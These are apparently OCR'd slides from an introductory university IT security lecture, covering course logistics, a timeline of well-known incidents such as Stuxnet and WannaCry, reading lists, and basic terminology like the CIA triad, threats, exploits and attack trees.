Introduction to IT Security

Univ.-Prof. Dr. **René Mayrhofer**
Institute of Networks and Security

https://twitter.com/rene_mobile

WS 2022/23

What is IT security?

A system is considered secure when the cost of successfully attacking it is higher than the potential gain.

Remember that there is no perfect security.

There is no silver bullet

- Blockchain will not solve all security problems
- AI will not solve all security problems
- Quantum computers will not solve (or cause) all security problems
- New-buzzword-of-the-year will not solve all security problems

- (and neither will Zero Knowledge Proofs, a new programming language, a new processor design, tristate logic, etc.)

Interesting security issues often arise at the interface between different layers

See lesson 4/5




Figure 6 - DHS Science & Technology Directorate Flowchart

Why IT security?

Increasingly large dependency on IT systems for daily life

- 2004-05-04: **Sasser** worm hits UK coast guard, taking down all 19 coastguard control centers (also hit a few banking networks, temporarily disabling bank branches and ATMs)
- 2010-06: **Stuxnet** targets Siemens **SCADA** systems, physically ruining (reported estimate) 1/5 of Iran's nuclear centrifuges (very advanced, targetted attack including digital signature of device drivers with stolen private keys)
- Austrian power grid and gas distribution networks also rely on SCADA…
- 2008-2010: Study by "Büro für Technologiefolgen-Abschätzung beim Deutschen Bundestag" (TAB): **only a few days of power outage are life-threatening**
- 2011-09-03: **DigiNotar** CA was found to have been exploited to create 531 signed certificates for well-known domains (e.g. Google, Yahoo, Mozilla, WordPress, Tor, etc.)
- 2012-06: **Operation High Roller** uses advanced attacks on mobile banking clients to attempt fraudulent transactions of up to 60 Mio. €
- 1998 – today: NSA **Tailored Access Operations (TAO)** offers huge library of exploits/attacks (including 0day) for currently used hard- and software (e.g. used against Tor users to attack their Firefox browsers)
- 2017: **WannaCry** taking down systems, e.g. UK NHS, Deutsche Bahn, FedEx, etc.

Why IT security?

Increasingly large dependency on IT systems for daily life

- 2019-03: **Scytl e-voting** system shown to have insecure cryptographic proofs (used by Swiss Post and **New South Wales** for elections)
- 2019-05: City of Baltimore infected by ransomware, **permanently loses access to some data**
- 2019-07: 25 Million Android phones infected with malware "**Agent Smith**" from third party app stores
- some years before to 2019-08: **Apple iPhones subject to waterhole attack** with multiple chains of exploits (https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html)
- 2020-01: **Teamviewer** (at least v7-v14) discovered to have stored passwords AES encrypted with global, static key: https://whynotsecurity.com/blog/teamviewer/
- 2020-01: **"Shitrix" bug in Citrix VPN gateway** used to install backdoors (https://threatpost.com/unpatched-citrix-flaw-exploits/151748/) and directly caused e.g. death of one person due to ransomware attack on Uniklinik Düsseldorf in 2020-09 (https://fm4.orf.at/stories/3007276/)
- 2020-12: Attack on **SolarWinds**, used by large organizations with high privileges, leads to more discussion of "supply chain attacks" (external dependencies): https://text.npr.org/985439655

Why IT security?

Increasingly large dependency on IT systems for daily life

- 2021-01: (yet another) **Microsoft Exchange** breach leading to installed backdoors and ransomware “including servers belonging to around 30,000 organizations in the United States, 7,000 servers in the United Kingdom, as well as the European Banking Authority, the Norwegian Parliament, and Chile's Commission for the Financial Market (CMFt)” (https://en.wikipedia.org/wiki/2021_Microsoft_Exchange_Server_data_breach)
- 2021-02 to -09: NSO group **Pegasus spyware** used zero-day zero-click iMessage malware **FORCEDENTRY** used to attack Saudi activists
- 2021-05: US “**Colonial Pipeline**” attacked with targeted ransomware (https://www.theregister.com/2021/05/10/colonial_pipeline_ransomware/) shutting down billing (which led to shutting down the pipeline itself)→ triggered new discussion on security regulation that attacks on hospitals did not... (https://www.securityweek.com/hack-prompts-new-security-regulations-us-pipelines)
- 2021-09-15: Web hoster **Epik** (also used by far-right extremist groups, which was the likely reason for the attack) had most of the data, including accounts (passwords hashed with MD5 in logs…) leaked by Anonymous (https://ddosecrets.com), impacting uninvolved bystanders

Aspects of IT security

IT security is not restricted to a single component

- **Computer security**
  - OS security (including e.g. compartmentalization)
  - Application security (including e.g. web apps)
  - Secure code
- **Network security** (communications)
- **Organizational security** (processes, workflows)
  - important part: **Storage security** (backups, memory sticks/DVDs)
- **Never forget: end users** are part of the system
  - If they don't understand how to correctly use it, it will probably be insecure.
  - If it's too complicated, they will find a way around.

(IT) Security is hard to achieve

- Holistic system view is necessary to bridge all these aspects
- However, organizations are often not (yet) good at that
  - from pure IT point of view, only technical aspects can be controlled
  - legal, organizational, and human aspects need broad commitment by the whole organization (or country, society, …)
  - security costs something, but doesn't immediately offer visible gains
  - often left "for future improvement" under (constant) time pressure
  - you can't do it alone, but need strong collaboration with stakeholders from other domains – central administration departments and end-users need to be on board for introducing any measure

→ Sometimes, the most important step is to ask whether building a product or new feature is worth the additional security risk.
Not all things that can be built, should be built.

Course information

- Weekly physical lectures (unless posted otherwise)
- Written exam at the end of term (potentially Moodle with physical attendance, or online-only depending on situation)
- Slides will be available in **Moodle**
  - look through the slides yourself, **not all of them will be discussed in detail** → ask questions for anything unclear
  - in addition to slides, we may discuss recent computer security events during the lecture
  - can also hold **as a flipped classroom** – let's discuss this right now
- This course is focused on technical aspects, there are separate lectures for organizational/administrative aspects
- **Definitions** are indicated by color and describe well-defined and well-known terms, algorithms, protocols, or methods in computer security. **You will need to remember all such definitions.**

Tentative schedule

01 – Introduction, key concepts, and terminology

02 – Threats and security processes
(more detail in special lecture “Information Security Management”)

03-05 – Cryptography basics + usage of applied cryptography
(more detail in special lecture “Cryptography” by Josef Scharinger)

06 – User authentication and key management
(more detail in special lecture “Biometrische Identifikation” by Josef Scharinger)

07-08 – Secure channels / communication security
(see TLS details in special lecture “Cryptography”)

09 – Network security
(more detail in lectures “Network Security”)

10 – Operating system security
(some more detail in lectures “Betriebssysteme” and “Systems Security”,
additional lectures “Special Topics: Android Security” and “Special Topics: Advanced Operating Systems”)

11 – Code security
(more detail in special lecture “Secure Code”)


12 – Privacy

13 – Usable security

Primary literature


- William Stallings, Lawrie Brown: "Computer Security: Principles and Practices", 2nd edition, Pearson, 2012, ISBN 978-0273764496, ca. 70€
  (or any newer additions)

- **Acknowledgments**: Many slides are based on material from this book or have been directly adapted from a slide set by William Stallings and Lawrie Brown available from the Pearson lecturer center.



Additional literature

- William Stallings: "Cryptography and Network Security: Principles and Practice", 6th edition, Prentice Hall/Pearson, 2014, ISBN 978-0273793359, ca. 65€




Additional literature

- Ross Anderson:
  ”Security Engineering”

  Third edition was fully available online (e.g., in Oct. 2020) at https://www.cl.cam.ac.uk/~rja14/book.html


  Some chapters remain available for free download




Additional literature

Bruce Schneier: „Applied Cryptography:


- Protocols, Algorithms and Source Code in C" (2nd edition), 2005






Niels Ferguson and Bruce Schneier:

- „Practical Cryptography", 2003





Additional material

- http://blog.cryptographyengineering.com/
- https://www.ssllabs.com/
- http://www.slideshare.net/digicomp/hacking-challenges
- …

Optional Material for self-study: Challenges in Offensive Security

- **JKU SIGFLAG team**: https://www.sigflag.at/ - highly encouraged to join the team if you enjoy solving puzzles
- http://try2hack.nl/
- http://overthewire.org/wargames/
- http://www.wechall.net/challs/
- http://google-gruyere.appspot.com/part1
- https://www.hacking-lab.com/

Open position – 1 year - 20h/week

- Project “Infraspec”
  - Automatic inspection of critical infrastructure
    - Specifically: by a robot 3D-scanning & comparing to previous scans supply ducts; incl. inspection of differences and detected problems
      - Airport (VIE), energy (Wiener Netze), BMLV, BMI…
- Tasks:
  - Capturing forensic evidence: Web user interface
    - Actions, alerts, display, stream data (video) …
  - Securing the data
    - Security model; encryption, signatures, timestamps
    - Exporting parts (e.g. time- or location-based) with secure logs (signatures, watermarks…)
  - Obfuscation/anonymisation of 3D sensor data
    - Should still be usable, but unrecognizable

Design & Implementation

Research

- Project start: 1.12.2022 (position can start later)

Open position – 1 year - 20h/week

- Project “Digidow”
  - Distributed digital identity, many partners (e.g. Ekey, KUK, NXP, 3-Banken-IT, Österreichische Staatsdruckerei)
  - Looking 10 years into the future of digital ID
- Tasks:
  - Biometric authentication
  - Reproducible and transparent system builds
  - Cryptographic privacy and signing protocols
  - Network privacy (e.g. Tor)
  - Android app development for user interaction
  - Localization (e.g. UWB)
- Project start: any time

Chapter 1

Key concepts and Terminology

Security vs. Safety vs. Privacy

(IT) Security is the ability to protect information and system resources.

NIST Computer Security Handbook defines Computer Security as:

> "The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability and confidentiality of information system resources" (includes hardware, software, firmware, information/data, and telecommunications).

- **Security**: preventing (or alleviating) losses due to **intentional actions** by **malevolent actors**
- **Safety**: preventing (or alleviating) losses due to **unintentional actions** by **benevolent actors**


→ Some countermeasures help both security and safety, but are often different

- **Privacy**: the right to be left alone (to be discussed later)

(Surprising) IT security challenges

- Security features **increase system complexity** and can themselves be attacked
- **Attackers only need to find a single weakness**, the developer/operator (defender) needs to find all weaknesses
- Users and system managers tend to **not see the benefits of security until damage has already occurred**

Basic security requirements



Basic security requirements for systems

Confidentiality / secrecy

- Prevention of unauthorized disclosure of information
- ➔ only authorized users are allowed to gain access to protected data, message, service, resource, etc.
  - data confidentiality
  - privacy

Remember basic requirements (not only for exam)!

Integrity

- Prevention of information or system modification
- ➔ **undetected** modification is only allowed by authorized users
  - data integrity
  - system integrity

Availability

- Ensuring timely and reliable access to and use of information
- ➔ authorized users should have access to resources, and unauthorized users should not be able to deny this access

Non-repudiability (not part of basic requirements for secure systems)

- Prevention of sender/receiver denying sending/receiving information
- ➔ prove to **third parties** who the original sender of a message was

The first three are often referred to as the CIA triad

A note on Integrity

Pretty please don't make that mistake (not only for exam)!

- Very common error:
  - would like messages, code, and data at rest to be unmodifiable
  - define integrity as immutability and try to implement with cryptographic means
- **Does not work!**
  - data (and therefore code) can always be modified
    - in transit by any party that relays messages
    - at rest by any party with access to the storage medium (physically, logically)
    - in memory by any party with access to RAM (hardware, OS, drivers, bit flipping in DRAM cells, etc.)
  - in general case, we **cannot prevent** data from being modified by technical means (and unlikely by other means as well, cf. history)
- Aim of integrity protection is therefore primarily to **make such modifications detectable** by authorized parties
  - better: **Automatically** detected as modified by receiver/reader

AAA Terminology

Additional security requirements

- **Authentication**
  - prove that a party is who they claim to be
    (typically second step after identification, but not necessarily required)

- **Authorization** / Access control
  - limiting and controlling the use of information or systems

- **Auditing / Accounting**
  - ensuring that system or information access is monitored
  - log of who did what, when
  - post-hoc identification of attack and attackers

(Typically referenced for classical operating systems)

Basic security terminology

- **Threat**: the danger of an attack on a system
- **Threat model**: a (semi-formal) set of assumptions about the capabilities of potential attackers
- **Risk**: captures the likelihood that a system vulnerability will be exploited as well as the potential damage (impact) that will occur if it is
- **Exploit**: an instance of taking advantage of a system vulnerability
- **Vulnerability**: a system weakness that can be exploited by an attacker
- **Attacker**: the person/organization that actually executes an attack
- **Defender**: the person/organization maintaining system security
- **Attack**: an assault on system security, a deliberate attempt to evade security services
  - An attack is the act of carrying out an exploit.
  - there are **successful** and **unsuccessful** attacks
  - the cost / effort to carry out an attack is weighted against its potential gain
- **Attack tree**: the interrelated set of sub-attacks for specific threats in the whole system with an estimation of the cost to carry out each of the steps
  - An **attack path** is a path in an attack tree from a leaf node to the root node.
- **Passive attack**: eavesdropping on communication / data, no active involvement
- **Active attack**: modification of communication / data


Note: common mistakes in terminology

Please try to use the correct terms (in exams and afterwards…)


- “cipher”, not “~~cypher~~” (while used at some point, is now considered archaic)
- “encrypt”, not “~~encode~~”
- network “packets”, not “~~packages~~”

Security concepts

Figure 1.2: Security Concepts and Relationships



Attack tree

